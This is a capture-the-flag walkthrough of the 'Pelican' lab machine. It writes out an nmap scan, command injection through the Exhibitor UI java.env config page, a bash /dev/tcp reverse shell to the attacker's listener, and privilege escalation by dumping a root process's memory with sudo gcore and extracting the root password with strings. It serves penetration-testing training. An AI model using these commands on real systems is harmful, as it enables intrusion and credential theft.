Start Pelican and get the IP.
My IP: 192.168.116.98
Here are the learning Objectives for the exercise:
- Identify and exploit the Exhibitor UI command injection vulnerability to gain a low-privilege shell.
- Enumerate processes and privileges available to the compromised user.
- Use sudo access to gcore to dump memory of an active root process.
- Analyze the dumped memory to extract sensitive information, such as root credentials.
- Escalate privileges to root using the extracted credentials and validate full system access.
First thing I did nmap
nmap -sV -sC 192.168.116.98I found ports 22,139,445,631,2222,8080,8081 open
I tried to access 8080 but I wasn't allowed. Next, I tried to access 8081 and I found a web page.
After investigating the website for some time, I found that in the config page, it executes commands in java.env script. This was being executed:
export JAVA_OPTS="-Xms1000m -Xmx1000m"Switch on editing mode top left.
I removed it and tried to ping my machine to see if it's allowing me to run commands and to see if it allows outbound traffic.
#Kali
sudo tcpdump -i tun0 icmp
#java.env script
ping 192.168.45.159I executed this by clicking "Commit" and saying yes to all what I got asked.
I saw that I am getting the icmp packets so that's good.
I got a simple bash shell from revsells.com and put it there.
#Kali
nc -lvnp 4444
#java.env script
bash -i >& /dev/tcp/192.168.45.159/4444 0>&1Again with the commit button and you'll get a shell.

Now you can find the first flag called local.txt.
Now I have low priv shell and I want to get root.

What is gcore?
gcore creates a memory dump of a running process.
In privilege escalation, you use it to dump a root process (like sshd or su) and extract secrets (like passwords or keys) from the memory.
I looked at the running processes:
ps aux | grep rootI spent some time trying to understand what could help me to dump root credentials and I found a process called "/usr/bin/password-store" with PID of 513.
Go to gtfo https://gtfobins.github.io/
Look for gcore sudo.

This allows me to use sudo with no password to dump information about root processes.
sudo gcore 513
All the dumped memory are being saved in corefile core.513 but you can't just open it and look for credentials because it would be too much data so we use strings to extract readable stuff.
strings core.513
su root
#Enter the extracted password

cat /root/proof.txt